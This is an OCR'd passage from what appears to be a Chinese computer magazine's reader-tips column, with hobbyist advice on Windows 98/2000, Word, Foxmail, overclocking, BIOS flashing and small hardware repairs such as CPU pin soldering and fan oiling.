这里要用到继电器，找一个继电器（5V或者12V的，如果是资深的无线电爱好者，应该很容易搞到的），从新电源输出端取电，控制住机箱电源火线（具体接法如图2）。当你开新电源时，继电器自动接通，这时才可打开电脑，没有新电源供电，继电器无论如何也不会吸合，电脑就打不开。并且很少有人会想到可以这样控制电脑开机，比什么密码都管用哟。

补充一点，如果对自己的电子技术比较自信，弄到的零件质量又十分过关，还可以分流出一部分居民出来。比如光驱、软驱都可以用外接电源供电，效果还是不错的，其实我自己就在这样用。

仔细算算，一共才花了30多元。不过提醒大家千万小心行事，操作中还是比较容易出现一些问题的。



Í¼1




图 2

之其他篇

□四川　陈东平

1.双内存：双内存使用简单，直接插上就可以使用，不过要注意：很多朋友都说不同容量的内存条不能混插，最好使用相同的内存。笔者实际测试发现，这个并不是绝对的，笔者的主板就可以把128MB的内存和16MB的内存进行混用，但是在有些主板上却不能使用，所以笔者的意见是内存能不能混用要实际用了才知道，如果有条件就使用相同的内存。

2.双操作系统：大家可以参考2000年22期的《都来安装多系统》系列文章，想必看了它们后，配置双操作系统，一点儿都不难！

Windows2000使用技巧 三则

□山东　阿龙

1.在Windows 2000中设定桌面主题

在Windows 2000 Professional中，你有时可能会发现桌面主题不见了，其实你只要在“开始／运行”中输入themes，就会看到桌面主题的窗口了，以后若觉得这样很麻烦，也可以在桌面上新建一个快捷方式，其路径是X:\winnt\system32\themes.exe，其中的X是安装Windows 2000的安装盘符。

2.诊断硬件问题

如果某个外设有问题，可以用Windows 2000中一个方便的实用程序来找到症结之所在。其方法是，打开“控制面板”上的“添加／删除硬件”，单击“下一步”，单击“添加／排除设备故障”，然后单击“下一步”。在Windows 2000完成对新的即插即用设备的查找后，选择想要诊断和修复的设备，单击“下一步”，然后按照屏幕提示操作即可。

3.硬盘错误检查与修复

利用Windows 2000的错误检查工具，可以查找到硬盘上的文件系统错误和坏扇区。方法是，打开“我的电脑”，选择需要检查的本地磁盘。在“文件”菜单上单击“属性／工具”选项卡，再单击“查错”下的“开始检查”，并选定“检查磁盘”下的“扫描并试图恢复坏扇区”复选框。

让重复图片无处藏身

□江苏 汪垚

对一个图片收集者来说，最头疼的事儿莫过于在整理图片时从成千上万的文件中把那些重复的内容找出来了，不但花费很多精力，而且还有漏网之鱼。如何去掉这些重复图片呢？

1. Image Sweeper（影像清洁工）

Image Sweeper 0.51版可以在ftp://ftp.eware.com.cn/pub/fmanager/other/p-imgsweep.zip处下载到，解压后无须安装即可使用。假如我们现在要在e:



\download\gun和e:\ls\gun文件夹下的两组图片中找出哪些是重复的，首先将两个路径输入，然后单击下方的“找出重复的”按钮，结果将在窗口左下部显示出来(如图)不过得出的结果除了图像外，还有其它的文件，大家删除时可不要删除了有用的文件哟！此软件在Win98下运行正常。

2. ACDSee

首先选择图片浏览方式为“Thumbnails”，并按下小键盘上的“2”将图片按自身字节数从小到大重新排列，那些本来一样，但经过剪裁或修改后略有不同的图片因为大小近似，会排在一起或邻近的地方，可以很方便地看出。即使字节数相差很大，您也不必发愁，只要再按一下小键盘上的“5”，就会发现这些图片又会按照其内容重新调整顺序。

当图片很多时，您可以先用Image Sweeper把所有图片都比较一遍，去掉那些完全相同的图片，然后再利用ACDSee把其余的一个个地挑出来。

利用WPS2000巧改日期

□河南　傅东锋

在工作中遇到一个长达几百行的文本，格式如下：

“王涛　北京　76/01……”

需要变为下面的这种形式：

“王涛　北京　1976年01月……”

如果手动一行一行地修改，耗时又耗力，非常麻烦。何不利用WPS2000的“表达式替换”功能！在WPS2000的表达式替换功能中，可以用^S表示任何字符，^A表示ASCII字符，^C表示汉字字符，^I表示制表符（Tab），^F表示在替换时通配所查找到的字符串。

1.打开菜单中的“编辑／替换”，选中“使用表达式”项。在“查找字串”中键入“^S^S/^S^S”，“替换字串”中键入“19^F月”，然后将光标移至文本第一行，选择“替换全部”，则文本变为“王涛　北京　1976/01月……”。

2.将“19^S^S/”替换为“^F年”，则变为“王涛　北京　1976/年01月……”。

3.将“/年”替换为“年”，则变为“王涛　北京　1976年01月……”。

4.如要将“01月”到“09月”的“0”去掉，只需将“年0”替换为“年”即可。

必须注意的是：要先保存好原文件，因为替换后将无法恢复(undo)。

让Word文档变得更小

□福州　张和据

相同内容的Word文档，经过不同的操作处理后，其长度是有所区别的，甚至相当惊人。本文就笔者在实践中掌握的影响Word文档大小的几个因素及采取的相应措施作个介绍，供各位参考，可以大大节约硬盘空间和上网费用哟！




图 1




图 2

1.多次编辑Word文档会增加文件长度。Word文档经过多次编辑，其存盘后的文件迅速膨胀。笔者曾在含有数个图片的Word文档中，编辑了十多次图片后，文件长度由原来的160多kB涨到1.5MB，后来将该文件内容拷贝到新建文档中存盘，文件长度不过170kB。所以，当一篇文档经过反复编辑并已定稿后，就应将文档内容复制到新建文档中，将原文档毙掉。

2.插入不同格式的图片会严重影响文件长度。在插入图片之前，首先应对图片格式进行处理。图1是同一幅图片以各种不同格式保存的文件大小，较小的图片插入到Word文档，其文件长度自然就短，从图中不难看出，插入JPG格式的文件较理想。对那些本身颜色不多的图片，可以用较少的颜色保存，这样也会减少存储空间，如一幅24位32kB的JPG文件将颜色改为8位后，大小为30kB。有趣的是，在Word文档中缩放图片对文件长度无影响，仅影响版面。另外，　Word对插入的图片也会进行适当处理，如一幅3.5MB的BMP图片插入Word文档后存盘，其大小为1.52MB，480kB的GIF图片插入Word文档后存盘，其大小为460kB。

3.设置文档格式会影响文档长度。在文档中设置各种字号和字体也会影响文档长度，笔者对长度为78kB的文档做单一字号、单一字体、单一颜色的测试，它们对文件长度的影响如图2所示。显然，如果设置多种字体、字号、颜色，影响更大。因而在文字格式设置上不必过多渲染，尤其是投稿的文章，编辑们自会在排版时考虑格式，我们无须为此操心。（小渔：大家投稿最好用txt文本，在文章中注明图片位置，图片另附，而且一定要清晰哟！）

Word文档最小长度为19kB，也就是说，哪怕只有一个字符的文件，其大小也是19kB，这是由于Word的文档结构较一般的纯文本文件要复杂得多，它需要存储一些相关信息。因此，一旦Word文档受破坏，要恢复它难度相当大。如果使用5号大小的TIMES NEW ROMAN字体，大约在1016个字符（带空格）以内，其文档大小都是19kB。

本文有关数据在Win98、Word97下测试获得。

[illegible] Windows的安装路径

□浙江　黄花菜

记不记得你是怎样安装Win98的？一般人可能是直接从光盘进行安装，而很多有经验的老鸟则是先将安装文件全部拷贝到硬盘后，再从硬盘上安装。这样做有三个明显的好处：一是可以大幅度提高安装速度，减小安装时因为光驱读盘不利带来的种种错误；二是Win98组件众多，结构复杂，许多组件和功能并不在默认安装列表中，这使得大家在往后的日子可能经常要遇到“请将标记为Windows 98的安装光盘放入CD-ROM”之类的提示，而从硬盘安装Win98的朋友一般不会遇到这样的问题；三是一劳永逸，以后要重新安装Win98就方便多了。

如果最初的时候，你是从硬盘安装Win98那还好，但要是你已经从光盘安装好了Win98，又想以后享受从硬盘安装的快捷，该怎么办呢？笔者告诉你一个补救的办法：首先，将安装光盘中Win98安装文件全部拷贝到硬盘上，最好是C盘以外的分区（如D盘）。如果一定要拷贝到C盘中，必须保证不要和现有的Win98系统文件夹同名。这样，下次再安装Win98时，就能派上用场了！但仅仅这样做，还无法享受到前文中第二点所述的益处，因为Win98可没有你想象的那么聪明，虽然硬盘上有安装文件它也找不到。

你可以点击“开始/运行”，输入“REGEDIT”，进入注册表编辑器（最好备份一下），找到主键：

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Setup]，“SourcePath”和“OLSSrcPath”的值如下（假设E为光驱盘符）：

"SourcePath"="E:\WIN98\"

"OLSSrcPath"="E:\WIN98\OLS"

这是你安装Win98的源路径，我们只需要将它改成现在Win98安装文件所在的文件夹路径即可。如你把Win98的安装文件拷贝到D盘的PWIN98文件夹下，则改为：

"SourcePath"="D:\PWIN98\"

"OLSSrcPath"="D:\PWIN98\OLS"

在不同的系统上，主键和键值不一定相同，但基本类似，原理一样。

纵横Word样式修改

□新疆 张迎新

笔者观察过不少朋友设置标题格式的操作，几乎所有人都要经过选择字体、设置字号和居中几个步骤。其实您只要打开"格式"工具栏中的"样式"下拉列表，选择"标题"样式，一步就可以完成上面三步才能完成的任务。另外，Word生成文档目录时，要求各级标题具有固定的大纲级别，即设置每一个标题的样式，不会使用样式将寸步难行。由于Normal. dot模板内置的样式（如正文、标题、目录等）不一定符合不同用户的需要，所以修改样式对提高它的应用价值具有重要意义。

一、修改样式

1.运行Word新建一个空白文档，单击"格式"菜单下的"样式"。选中"样式"列表框中您要修改的目标（如"标题"、"标题1 "等），即可在"说明"下看到该"样式"使用的字体、缩进、行距等信息。

2.单击"更改"按钮打开"更改样式"对话框（如图1），保持"基准样式"和"后续段落样式"内的"正文"不变。根据您要修改样式的内容，单击"格式"上托菜单（如图2）中某一条命令，如"段落"。

3.段落格式设置的重点在"缩进和间距"选项卡中。对"标题"、"标题1"等样式而言，应当注意"大纲级别"、"段前"、"段后"和"特殊格式"等项目。

4.确定生效后，重复执行上述步骤，将经常使用的几种样式（如"正文"、"标题"、"标题1"和"标题2"等）全部修改一遍。

5.修改完成后，将当前文档保存为模板。

二、移植样式

这是将某一模板中的样式，移植到当前文档或模板中的方法。如果您手中有可供利用的模板，使用此法修改样式具有较高的效率。

1.新建一文档，单击"样式"对话框中的"管理器"按钮，打开图3所示的"管理器"对话框。根据您的修改对象，打开"样式的有效范围"进行选择。



图 1




图 2

2.依次单击图3中的"关闭文件"按钮，使它们变成"打开文件"按钮，单击"打开文件"，在"打开"对话框中分别找到要修改和作为样本的模板。将它们打开后，各自使用的"样式"即可显示在图3左右两边的列表框中。

3.如果您要将右边列表框中显示的样式移植到左边的模板中，只需将其选中，然后单击"复制"按钮，被选中的一个或几个样式就会被移植。待修改模板中不需要的用户自建样式，可以将它选中，单击"删除"按钮从模板中去掉。




图 3


4.修改完成后关闭文件，被修改模板中的样式就会发生改变。

除了样式以外，工具栏、自动图文集和宏均可用上述方法移植。大家只要打开图3中的相应选项卡，按上面介绍的相同方法操作即可。

Word2000 解我翻译之急

□上海 虞江

在平时的工作中，有时需要将一些英文单词和中文进行互译。要完成这项工作，我们经常使用优秀的金山词霸翻译软件，如果你的机器上没有安装它，可以用Word2000救急。



Word2000中已经包含了一个英汉/汉英词典，要启用Word2000中的英汉互译功能，我们需要在安装Office2000时指定安装"汉英双向翻译词典"（如图）。实际使用时，我们只需选中想要加以翻译的英文单词（或中文），点击"工具/语言/词典"，在出现的对话框中，Word2000已经自动将所选中的单词翻译成中文（或英文）了。如果想要将翻译的结果替换到所编辑的文档中，只需点击"替换"按钮。

CPU超频失败面面观

□河南　郭亚东

只要有决心和勇气，再加上运气，几乎任何一块CPU都可以超。但通常超频之后，会出现一些症状：

1.死机

第一种：开机有显示，到内存自检的时候就宣告死亡，这可能就是内存不行。解决方法是在CMOS中把内存设为CL=3（以前是2），如果还不行，就只能考虑更换内存。PC-100内存条在上100MHz外频时没什么问题，但到了133MHz就会倒下一大片，能上150MHz的更是寥寥无几。

第二种：在启动Windows的时候死机。根据我的经验，这多半说明硬盘撑不住。原来我用的是Seagate Medalist4321（4.3GB）的硬盘，将Celeron 300A超到504MHz，结果进Win98就光荣牺牲。后来换成了Seagate酷鱼就可以很顺畅地跑Win98和FIFA99、极品飞车4了。

第三种：玩Quake3、Unreal2之类的3D游戏时突然死机。这个问题一般出在显卡上，而且极有可能是显卡的散热条件比较恶劣，办法当然是加装大一点的显卡风扇，最好使用改装过的CPU风扇。如果这是因为显卡超频造成的，那就需要让显卡频率降低一些。

2.蓝屏

一般在CPU执行比较繁重的任务（比如玩3D游戏）时，系统会突然出现蓝屏，此时无法正常关闭程序，只能重新启动。蓝屏的出现一般没什么明显规律可寻，大都发生在CPU负荷较高的关键时刻，其主要原因是CPU过热。这时应该先检查CPU风扇是否正常运转，再观察一下CPU与风扇的接触面是否严密接合，建议使用硅脂。再不行的话，就需要换用功率更大的风扇，甚至是用水冷的方法来带走热量，当然代价也高。

3.黑屏

此种现象出现在超频之后刚开机之时，具体表现为屏幕一片漆黑，硬盘灯不闪烁。出现黑屏是最讨厌的，说明CPU已经无法往上超了，此时的解决方法是适当提高CPU电压。如果不行，就需要考虑换一块超频能力较强的主板，要不就索性放弃超频，降频后照样使用。

4.非正常退出应用程序

在运行某些软件时，会莫名其妙地退出程序回到Win98桌面，而且没有任何出错信息，再次进入同一应用程序后没过多久又会退出。笔者在玩FIFA99时，就曾经碰到过这种情况，这种现象在重新启动Windows之后可能消失，但很快又会旧病复发。这是由于超频之后系统不稳定造成的，遇到这种情况，可以考虑降频使用。


另外，随着系统中大量软件的安装与卸载，遗留下许多无用的DLL和VXD文件，这就需要使用那些专门的垃圾文件清理软件来为硬盘搞个大扫除，如CleanSweep2000。

超频使用对超频者提出了较高的要求，需胆大心细，在下手前应考虑可能出现的事情，看是否满足超频条件，没有把握的事情最好不做或请高手帮助。

信息巧改变

□黑龙江　马宪廷

在每次启动FoxMail时，经常会弹出一个类似某些应用软件的“日积月累”窗口，提示一些技巧性的应用，您想不想把更多的提示信息加到这个信息窗口中呢？在FoxMail安装目录下，用记事本程序打开“Tips.Fox”文件，仿照其中的格式，例如在文件末尾加入一段代码“<DefTitle（给网上飞狐添加‘日积月累’提示信息）DefTitle>　用记事本程序编辑FoxMail安装文件夹中的‘Tips.Fox’文件即可”。存盘后，重新启动FoxMail，单击信息框底部的翻页键，即可找到我们刚刚加入的提示信息（如图所示）。



邮件账号自动设置

□黑龙江　马宪廷

在设置新账号时，FoxMail 3.11的向导能够将一些常用免费邮箱账号的smtp和pop3服务器地址自动按正确格式设置。然而，在Internet飞速发展的今天，网上还会不断涌现出一些优秀的免费信箱，而收发邮件服务器地址规格不完全一致，例如邮箱地址为“xxx@0451.com”，其smtp服务器地址为“smtp.0451.com”，pop3服务器地址为“pop.0451.com”，那么如何实现这些免费邮箱的smtp和pop3正确自动填写呢？方法很简单，您只要按如下步骤操作即可：

1.打开FoxMail的安装目录文件夹，找到popnsmtp.txt文件。

2.用记事本程序打开该文件，将光标定位在文件末尾，按“0451.com<p>pop.0451.com<s>smtp.0451.com”格式编辑一行代码，保存。

当您再次利用FoxMail 3.11账号向导设置一个新账号，例如“sunbird@0451.com”，向导将自动把pop3服务器的地址设置为“pop.0451.com”，把smtp服务器的地址设置为“smtp.0451.com”。按照同样的办法，您可以设置很多这样的免费邮箱，然后将该文件做一个备份，这样您就一劳永逸了。

Win95工作站共享Modem上网一例

□江西　张斌

最近，我对学生机房原有的Novell无盘Win95工作站网络，做了一次共享Modem上网的安装尝试，效果还可以。现将其阐述如下，供遇类似问题的探索者参考。

机器配置：

Novell服务器（WLX）：64MB内存、3.2GB硬盘、PCI40网卡；

工作站（12台）：D-LINK ISA网卡；

教师用机：56k Modem（已上网）、64MB内存、4.3GB硬盘和D-LINK ISA网卡；

集线器：10M。

已安装软件：Novell3.12无盘Win95工作站，教师用机安装了Win9X、网卡的TCP/IP协议、Microsoft及Netware网络用户等设置都正确。

具体做法：

1.在无盘站运行Winipcfg，若出错则无盘Win95系统的网络用户设置可能有问题，需参照以前的方法重新安装设置。我室的网络就重装了一次，在安装时就要把TCP/IP协议、Microsoft及Netware网络用户等设置好。

2.以超级用户身份在工作站上安装浏览器。最理想的浏览器是IE5，但安装稍显复杂；其次是Netscape，可直接安装，但启动速度显得有点慢；最后是Opera（普通版），速度令人满意，但中文不能自动换行，且有的网页进入不了，阅读不很习惯。作为一般新手，我看还是应将后两种浏览器都装上供选择使用。安装好的浏览器目录要在Novell3.12中设置共享，并且要考虑Cache等目录的改写需求。

3.在有硬盘的教师用机上安装代理服务器。我认为新手可用功能较简单、兼容性好的软件。经反复比较，我选用了国产的Ccproxy（下载地址：www.inhua.com/down/ccproxy.zip），下载解压后不需要安装，直接运行Ccproxy.exe，在服务器上也不用做什么设置（可将启动加载、隐藏两个选项打勾），它的Http端口是808，Socks5的端口是1080，只要以后在工作站浏览器中设置好代理服务器的地址及Http端口即可。接下来是将教师用机的IP地址设置为192.168.0.1。

4．在浏览器中设置代理服务器。以Opera为例，打开File/Preferences/Connections/Proxy Servers，第一项打勾，Http地址填上192.168.0.1，port填808。

5.安装使用OICQ。若能成功安装IE5，安装使用OICQ没大问题，否则要设置防火墙，代理服务器要支持Socks5，OICQ网络设置中的“使用Proxy Socket5防火墙”打勾，防火墙地址填192.168.0.1，端口设为1080。有时安装好OICQ，启动时会提示找不到某个dll文件，可到有盘Win95上拷贝过来。另外考虑多用户使用，共享安装目录要给足权限，最好不要进行任何权限限制。我的做法是给学生用户组所有权限，再将安装目录备份（不占多大空间），遇损坏再恢复。

OICQ好友分类术

权涛

OICQ是我和朋友们联系的常用工具，但是好友一多就乱套了，想找谁聊都要在“我的好友”中找半天，就算把OICQ窗口拉长也还是不方便。后来我发现了两个简单的解决方法：

1.鼠标右键单击“我的好友”处，在弹出的菜单中选择“小图标”，这样显示出来的朋友就多了。

2.可以尝试将朋友分成好多类别，如“男同学”、“女同学”等等，这样找起来就方便多了，方法就是在上面的菜单中选择“添加组”命令。

Foxmail附件另存无效

□北京　权涛

一周前，我用Foxmail3.1 beta3测试版收到了朋友的一封邮件，其中的附件是一重要的TXT文档。双击打开TXT文档，进行了一些改动，并在退出记事本前作了保存。然后，我在Foxmail中鼠标右键点击该TXT文档，在弹出的菜单中选择“另存为”，将其保存到硬盘上后删除了该邮件。过了几天，我打开另存为的那个TXT文档时，发现我做的修改不翼而飞了。

上述问题是Foxmail3.1 beta3版本的一个缺憾，大家在使用时可要注意防范了。收到来稿后，我又在Foxmail 3.11正式版上试验，发现Foxmail已经作出了相应的修正，也就是用记事本编辑后，再单击“保存”时会弹出一个“另存为”窗口，保存即可。

风扇巧加油

□甘肃　魏继先

以前好多DIY爱好者都是把电源风扇拆下来加油的，不过最近小生试过好几次，有些电源不用拆下来，也能给风扇“加油”。我的具体做法是：先找一支一次性注射器（有针头的），再用注射器吸少许缝纫机油，然后在机箱背面找到电源风扇中心位置的小孔，插入针头直接注入缝纫机油即可。这样做既不用拆下风扇，也不用拿下风扇后面的橡胶塞，很方便。

有的机箱电源风扇中心位置不留小孔，你可以找个小电钻轻轻打个小孔，不过建议有一定基础的DIYer才考虑为之！

打破传统——在 Windows 下刷 BIOS

□上海　小岛

刷新 BIOS 一定要在 DOS 下进行，其实也未必如此。Gigabyte @BIOS Writer Version 1.06e（以下简称 Writer，下载地址 ftp://file3.mydrivers.com/files/bios/biosflash106e.exe）是一款 BIOS 刷新工具，其支持在线刷新 BIOS，这个特性只适用于技嘉主板的用户，而且可在 Windows 环境下刷新 BIOS。

如图 1，其主界面的上半部分是一些基本信息，包括 Flash Memory 的型号和容量以及 BIOS 的版本。如笔者的主板上用的是 EON 的闪存体，大小为 2MB，BIOS 版本为 Q6。在下面有一个 Internet Update 选项，选中的话，就可以进行在线刷新，不过技嘉的服务器设在台湾，在线刷新的速度和稳定性不免是要打折扣的，一般去掉该选项。点击 Update New BIOS，在接下来的窗口中选择需要更新的 BIOS 文件就可以进行刷新了。另外，如果你的 BIOS 文件不是通常的 *.bin 或 *.rom，那么将文件类型选为“所有文件”即可。

接下来我再说明一下 Writer 的适用范围，点击 About this program 后，会看到这样一个窗口（图 2），上面详细介绍了 Writer 的适用范围，主要包括支持 Flash Memory 和主板芯片（组）。对 Flash Memory 来说，和主界面对照一下，有一样的就可以。芯片方面，Intel 和 AMD 的很好认，矽统（SIS）和扬智（ALI）不常见，下面主要说说威盛（VIA）的芯片：

编号	对应芯片组(VIA)
8501	MVP4
693	Apollo Pro 133
694	Apollo Pro 133A
8605	ProSavage PM133
8363	Apollo KT133
8601	Apollo PLE133 （也是 PM133 的一种，不过用的是 Trident 9880 显示芯片）
8371	Apollo KX133
8365	ProSavage KM133
8633	Apollo Pro 266




图 1




图 2

重点提示：假如是非技嘉主板，那么“Update New BIOS”可能根本呈不可用状态，甚至连 BIOS 信息也无法检测到（如图 3，我这里只能看到 BIOS 的发布日期，连 Flash Memory 的容量都看不出）。所以，不是技嘉主板的用户请不要随便用此软件进行 BIOS 刷新！




图 3

硅脂屠龙记

□天津　雅飞

最近我的一位朋友不知从哪儿弄到一种硅脂，还说导热性比普通的硅脂要好，于是我便从他那里要了一点，也给我的 CPU 降降温。

我把硅脂打开看了看，发现它的颜色不像普通的硅脂那样是白的，而是银灰色的。把机箱打开，在我的 AMD 雷鸟上涂了厚厚的一层。开机的时候，电脑给了我一个黑脸，我还以为是我在换硅脂时不小心碰到了其他的部件，导致接触不良才黑脸的。于是仔细地检查了一下其他的部件，确认没问题以后我又重新开机。又是黑脸！这次我留意了一下主板上带的系统硬件故障诊断指示灯，四个都是红色的。哦！也许是我的 CPU 没插好。

于是我把 CPU 从 CPU 插槽拿了出来，把刚才涂的硅脂擦干净，重新换上那种硅脂，怎么还不亮？主板的系统故障指示灯还是四个红色，难道 CPU 烧了？我没超频呀！我急忙关机，把 CPU 从 CPU 插槽取了出来，不对呀！怎么连一点烧坏的痕迹都没有？难道是硅脂的事？于是我又把 CPU 取了出来，准备把这种硅脂洗掉换上原来的试试。

在洗的时候，我发现硅脂把雷鸟上面的许多裸露在外面的铜线给盖住了（就是我们通常所说的 L1-L7 桥），我恍然大悟。雷鸟 CPU 上裸露在外的细铜线原来是断开的，而这种具有导电能力的硅脂正好把它们连上。这样就造成短路，把 CPU 给烧了！

为了证实我判断的正确性，换上原来普通的硅脂（注意硅脂不要涂的太多，会影响导热。毕竟硅脂的导热性还不如金属，它只是起到填补 CPU 表面和金属散热片表面之间的一点缝隙，从而进一步提高散热效果的）。装好，开机，还是黑脸！CPU 果然烧了！

我们之所以用普通的硅脂作导热材料，是因为硅脂具有良好的导热性，而且是绝缘体。而此种硅脂具有一定的导电能力，就很容易出现像我这样“屠”CPU 的经历了。

□四川　段炼

鼠标按键　大挪移



图 1



图 2




图 3

一日，朋友说鼠标有些不灵活，如果修好了请我吃肯德基，我欣然接受委托。估计是里面灰尘太多了。这个简单，打开鼠标，灰尘一扫而空。接上电脑，开机，移动灵活。当我得意洋洋地去点“ 我的电脑 ”的时候，这才发现左键按了没有反应，除非你很使劲地按。看样子，非得将鼠标大卸八块了！

如图1，那个按键就在那里，怎么办？咬咬牙，用力将它的外壳弄开了，只听一声轻响，什么东西飞出去了（后来才知道是弹簧，如图2）！零件都少了，如何修好？不是滚轮下面还有个按键吗？把它换上去不就可以了？不过如何将这个玩意儿从那块小小的电路板上取下来还是个问题。如图3，每个按键都有三个“ 脚 ”，它们都被牢牢地焊在电路板上面了。我拿出看家本领——一个极普通的小功率电烙铁，平起给三个脚一起加热，轻松取了下来。

将好的中键换到左边，问题就解决了，可惜中键不能够用，不过没有关系，朋友根本就不知道这个中键的存在，他只知道这个滚轮是有用的。^_^

声卡驱动盘

□内蒙古　杜选

一日为朋友重新安装系统，可是在安装声卡驱动程序时，因找不到驱动盘，又不知声卡型号而无法安装。先打开机箱，取下声卡，发现在声卡主芯片上贴有则灵公司的标签，声卡右上角标有“ ZEING 4DWAVE-2L ”字样，上网查找无果。那该怎么办哟？

幸好，单位里还有一台同型号的电脑（声卡驱动程序盘也找不到了），我决定试着把能正常工作的电脑里的声卡驱动程序复制一份到软盘，而且获得了成功。具体步骤为：

1.去掉所有文件的隐藏属性。

2.右键单击“ 我的电脑 / 属性 / 设备管理器 / 声音、视频和游戏控制器 ”，选中“ 4DWAVE（DX） PCI AUDIO ”，单击“ 属性 / 驱动程序 / 升级驱动程序 ”，单击“ 下一步 ”后，选中“ 搜索比当前设备使用的驱动程序更好的驱动程序 ”单选框，单击3次“ 下一步 ”，在出现的对话框的下方有“ 驱动程序的位置在C:\WINDOWS\INF\TRIAUDIO.INF ”，记下这个INF文件名后，关闭所有对话框。

3.打开“ C:\WINDOWS\INF\TRIAUDIO.INF ”文件，在[TRID_SysCopyFiles]小节中有15个文件名，这些文件正是声卡的驱动程序文件名。然后在“ C:\WINDOWS\SYSTEM ”目录下找到这些文件，复制到软盘即可。


最后当然是用这张软盘，在有故障的机器上正确地安装好声卡的驱动程序罗！

CPU引脚折断修复记

□湖北　骆林

一次将一台586电脑拆开清洗（包括CPU在内），装回后发现主机、显示器都不亮，且无蜂鸣声。先怀疑是显卡没插好，经过检查没有问题，遂怀疑内存条没插好，经过检查也没有问题，其他配件也一样。到底问题出在什么地方呢？失望中将CPU拆下来，偶然发现CPU有一个引脚断了，笔者首先想到的就是焊接。

由于CPU不同于一般的电子元件，其引脚和根部都镀了金，不易上锡。于是用刻刀将其表面的镀金层刮掉，用烙铁搪锡（注意烙铁一定要尖，且要防静电）。引脚根部搪上锡后，就可以开始焊接引脚了。笔者找来一只老式国产铁壳三极管，其引脚镀金，外观酷似CPU的引脚，且质地较硬，用来作CPU引脚正好。截取和CPU引脚差不多长的一段，小心地焊接在原CPU引脚的根部。焊好后，将CPU装上，发现电脑还是无声无光。于是又将CPU拆卸下来，发现焊接的引脚又断了，原因是其引脚根部面积太小，焊接后其抓力很小，扳动CPU插座很容易将其折断。于是笔者用一钻电路板的小电钻（Φ0.8mm）在其断裂的引脚根部处钻一深约0.5mm的小坑（千万不可钻得太多，否则可能引起整个CPU报废），将引脚插入再焊接，感觉比以前牢固得多。最后把CPU装回，通电试机，一切OK！



在电脑的使用过程中，突然一切都停了下来：鼠标无法响应，键盘上的键不起作用，更恐怖的是 Ctrl+Alt+Del 也不行了。相信无论你是高手还是菜鸟，死机这个问题肯定遇到过很多次。今天，小渔邀请到了一位高手与各位深入剖析死机的原因及处理措施，希望能对朋友们有所启发。 ——步步高栏目主持 小渔

远离死机的日子

□江苏 引火虫

